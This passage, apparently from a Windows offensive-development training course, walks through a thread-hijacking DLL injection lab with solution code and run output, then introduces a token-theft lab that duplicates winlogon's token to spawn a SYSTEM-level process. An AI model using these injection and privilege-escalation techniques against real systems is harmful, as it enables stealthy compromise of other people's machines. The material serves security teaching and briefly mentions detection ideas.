
Command line

```
C:\Tools\Day3-Labs\3.3›ThreadHijacker.exe 888 EvilDll.dll
```

Notional results

```
C:\Tools\Day3-Labs\3.3›ThreadHijacker.exe 888 EvilDll.dll

This program will hijack the execution of a thread in a target process.
[DEBUG_INFO] Module: ThreadHijacker, function: main, build date: Sun Nov 28 11:17:33 2021
main: Targeting PID 888
main: DllPath: C:\Tools\Day3-Labs\3.3\EvilDll.dll
main: Full path name: C:\Tools\Day3-Labs\3.3\EvilDll.dll
main: [*] Obtaining process handle to target...
main: [+] Obtained process handle to target: 0x0000080
main: [*] Looking for thread to hijack.
main: [+] Obtained Thread ID: 4116
main: [*] Obtaining handle to Thread ID: 4116..
main: [+] Obtained thread handle: 0x00000084
main: [*] Getting ready to hijack thread: 0x00000084
HijackThread: [*] Allocating memory in target..
HijackThread: [+] Memory allocated at: 0x0000028182B20000
[!!] Good time to read process memory with Process Hacker [!!]
[!!] Hit ENTER to continue [!!]
```


When you get to the first hit, you will see the address where the buffer has been allocated. Open up Process Hacker to see it.




Once you see the memory windows pop up, hit **Enter** to continue the process.

```
HijackThread: [+] Successfully suspended target thread!
HijackThread: [*] Setting the thread's context...
HijackThread: [+] Obtained module handle to kernel32: 0x00007FFBD53D0000
HijackThread: [+] Obtained procedure address for LoadLibraryA: 0x00007FFBD53EE490
HijackThread: [*] Writing shellcode to target buffer...
HijackThread: [+] Successfully wrote 63 bytes to target buffer
[!!] Hit ENTER to continue [!!]
```

At this point, you can read the memory again with Process Hacker. The shellcode should have been written to the buffer like shown below.




After hitting Enter to continue, the path to the DLL should have been written. The address where the path has been written should be shown to you to make it easier to find in memory. You can use Process Hacker to jump to a certain offset in the memory page.



Once you have verified that the path has indeed been written, you can hit **Enter** once more to continue the process.

```
HijackThread: [*] Modifying Context.Rip...
HijackThread: [*] Resuming the thread!
main: [+] Thread hijack completed
```

If all goes well, your DLL should have been injected and its DllMain should have been called. Look for the pop-up behind all of the windows.



Thanks to the shellcode, the Notepad process should still be responsive since the thread knew where to resume execution after it was done executing what we made it execute!

TODO Solutions

main.cpp

TODO #1

- Obtain a process handle.
- The handle must have virtual memory operations that allow us to write to memory.
- No need for inheritance.

```
printf("%s: [*] Obtaining process handle to target...\n", __FUNCTION__);

HANDLE TargetProcess = OpenProcess(
    PROCESS_VM_OPERATION |
    PROCESS_VM_WRITE,
    FALSE,
    ProcessId
);
```

TODO #2

- Obtain a thread handle to the target thread.
- The handle must have access permissions to get and set contexts.
- Must have ability to suspend and resume the thread
- No need for inheritance.

```
printf("%s: [*] Obtaining handle to Thread ID: %ld...\n", __FUNCTION__, ThreadId);

HANDLE TargetThread = OpenThread(
    THREAD_SET_CONTEXT |
    THREAD_GET_CONTEXT |
    THREAD_SUSPEND_RESUME,
    FALSE,
    ThreadId
);
```

HijackHelper.h

TODO #1

- Allocate a page of memory.
- Must be RWX page protections
- Pages must be reserved and committed at same time.
- Cast return type as `PCHAR`.
- Save address in `PCHAR` RemoteBuffer variable.

```
PCHAR RemoteBuffer = (PCHAR)VirtualAllocEx(
    Process,
    NULL,
    USN_PAGE_SIZE,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
);
```

TODO #2

- Suspend the thread.
- Keep the call inside the `if()` statement.
- What does the API return on error?

```
if (-1 == SuspendThread(Thread))
{
    ResolveErrorCode("SuspendThread", GetLastError());
    return FALSE;
}
```

TODO #3

- Set the thread's context.

```
if (!SetThreadContext(Thread, &ThreadContext))
{
    ResolveErrorCode("SetThreadContext", GetLastError());
    return FALSE;
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- This is a very stealthy method and you can see how damaging it can be to change the context of a thread. Debugging this method can be very difficult if it were not for great tools like Process Hacker.
- Perhaps a method to detect this method would be for solutions to hook the APIs that we are using. Some solutions might not be looking out for the APIs used for this lab.

Lab Enhancements

- Would it be possible to free the allocated memory?
- Could our data still be seen in memory although it may have been freed?
- Is the DLL shown in the list of loaded modules? How would you prevent that? Stay tuned for Section 5!

Lab 3.5: TokenThief

Background

One of the methods for getting higher privileges is to steal another process' token. This method will impersonate a higher integrity level process' token so we can spawn an elevated command prompt as `NT AUTHORITY/SYSTEM`. For this lab, you must already have Administrator privileges or it will not work. Internally, Windows allows processes to be launched with alternate username/password combo for another user that is not the user of the calling process. All of this is done via the Secondary Logon (seclogon.dll) service. For the `CreateProcesAsUser` API to work as needed, the token that is stolen/duplicated must have the `SE_ASSIGNPRIMARYTOKEN_PRIVILEGE` (`SeAssignPrimaryTokenPrivilege`) privilege. `CreateProcesAsUser` is easily called by service-running accounts because they automatically have that privilege so they can perform their job with ease. Our process will not have that privilege initially, so that will need to change. The adjustment will be done by calling `AdjustTokenPrivileges` after we have modified the stolen/duplicated token.

The `DuplicateTokenEx` API is very interesting in and of itself because it is the only API that has the ability to make a duplicate of the target object. It creates a brand new access token that is a mirrored image (duplicate) of an existing token. Also, the API can be used to create either a primary access token or an impersonation token. At this point, there are a few options for how we could use this new token. You could create a new process with it or you could apply the token to a thread in your own process.

The `ImpersonateLoggedOnUser` API internally calls `SetThreadToken` to apply the token to the current thread. The API will accept one of two types of tokens: a primary token, which is what this lab will be using, or an impersonation token. Furthermore, the `ImpersonateLoggedOnUser` API allows a calling thread to impersonate the security context of a user who is logged on to the system.

APIs Used

- `OpenProcess`
- `OpenProcessToken`
- `DuplicateTokenEx`
- `AdjustTokenPrivileges`
- `ImpersonateLoggedOnUser`
- `CreateProcessAsUser`
- `RevertToSelf`

Structures of Interest

_STARTUPINFOA

```
// STARTUPINFO
typedef struct _STARTUPINFOA {
    DWORD  cb;              // the size, must initialize to sizeof(STARTUPINFOA)
    LPSTR  lpReserved;
    LPSTR  lpDesktop;
    LPSTR  lpTitle;
    DWORD  dwX;
    DWORD  dwY;
    DWORD  dwXSize;
    DWORD  dwYSize;
    DWORD  dwXCountChars;
    DWORD  dwYCountChars;
    DWORD  dwFillAttribute;
    DWORD  dwFlags;
    WORD   wShowWindow;
    WORD   cbReserved2;
    LPBYTE lpReserved2;
    HANDLE hStdInput;
    HANDLE hStdOutput;
    HANDLE hStdError;
} STARTUPINFOA, *LPSTARTUPINFOA;
```

_PROCESS_INFORMATION

```
// PROCESS_INFORMATION
typedef struct _PROCESS_INFORMATION {
    HANDLE hProcess;
    HANDLE hThread;
    DWORD  dwProcessId;    // handle must be closed
    DWORD  dwThreadId;     // handle must be closed
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

_TOKEN_PRIVILIGES

```
// TOKEN_PRIVILEGES
typedef struct _TOKEN_PRIVILEGES {
    DWORD               PrivilegeCount;             // let system know there will be 1
    LUID_AND_ATTRIBUTES Privileges[ANYSIZE_ARRAY];  // just 1 typically
} TOKEN_PRIVILEGES, *PTOKEN_PRIVILEGES;
```

`_LUID_AND_ATTRIBUTES`

```
// LUID_AND_ATTRIBUTES
typedef struct _LUID_AND_ATTRIBUTES {
    LUID  Luid;           // low and high parts
    DWORD Attributes;     // is the privilege enabled?
} LUID_AND_ATTRIBUTES, *PLUID_AND_ATTRIBUTES;
```

`_LUID`

```
// LUID
typedef struct _LUID {  // dt nt!_luid @@masm(nt!SeAssignPrimaryTokenPrivilege)
    DWORD LowPart;    // what should this be set as?
    LONG  HighPart;   // and this?
} LUID, *PLUID;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand the elements in the various structures used in the lab.
- Understand the process of getting access to another process' token.
- Impersonate the stolen token and create a new process with full access rights.
- Verify process rights with Process Hacker.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.

- Open the `TokenTheft` solution file.
- The solution holds the `main.cpp` source file, which contains the `main` function.
- The `main` function will execute the heist.

2. Additional Source Files

- `ThiefHelper.cpp`
    - The main logic for the theft of a token and where your work begins

- `ErrorApis.h and .cpp`
    - For the declaration and definition of the `ResolveError` function
- `Defines.h`
    - Defines the MODULE and a default command for the tool
- `Colors.h and .cpp`
    - To assist with printing output in color for quick identification

3. Launch the Test VM.

- Open Process Hacker (Elevated).
- Click on the link on the desktop.
- If you get an UAC prompt, accept it to let it run elevated.

ThiefHelper.cpp

1. TODO #1

- Obtain a process handle to the target process PID.
- The PID comes to the function as a parameter named `ProcessId`.

2. TODO #2

- Obtain a token handle using the recently obtained process handle.
- The token handle must be able to query and duplicate tokens.
- Be mindful of what this function returns as it is different from `OpenProcess`.

3. TODO #3

- The token must now be duplicated with as much access rights as possible.
- Never mind the attributes.
- We do not want the server process getting information about us, so choose the correct value here.

4. TODO #4

- Adjust the token structure as needed for the call to `AdjustTokenPrivileges`.
- Call `AdjustTokenPrivileges` when finished adjusting the token structure.

5. TODO #5

- Impersonate the logged-on user using the token that was duplicated earlier.

6. TODO #6

- Create the process for what was passed in at the command line.
- This comes in via the function parameter `ExecuteCommand`.

7. Build

- Build the solution and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

> **Stuck?**
>
> **If you become stuck, you can expand the specific section in the TODO Solutions section.**

Lab Execution Example and Troubleshooting Steps

Here is an example of executing the final product as well as what can be done to troubleshoot each step of the method.

Starting with an elevated CMD prompt, browse to the drop folder (the shared folder between the Dev and Test VMs) where your compiled binary is located.

Find the PID of winlogon. You can use tasklist or Process Hacker.


Administrator: cmd - Shortcut

```
C:\Users\Student\Desktop\Tools>tasklist | findstr winlogon
winlogon.exe                   596 Console                    1        204 K
```


Execute your program to target the primary token of winlogon. You can choose to spawn any process you would like but for simplicity we will fire off Notepad.

```
C:\Users\Student\Desktop\Tools>TokenTheft.exe 596 c:\Windows\System32\notepad.exe
This program will hijack the execution of a thread in a target process
[DEBUG_INFO] Module: TokenThief, function: main, build date: Thu Dec  2 00:36:55 2021
StealAndImpersonateToken: [*] Opening process handle to target PID: 596
StealAndImpersonateToken: [+] Obtained process handle! [0x00000084]
StealAndImpersonateToken: [*] Opening token handle of target process...
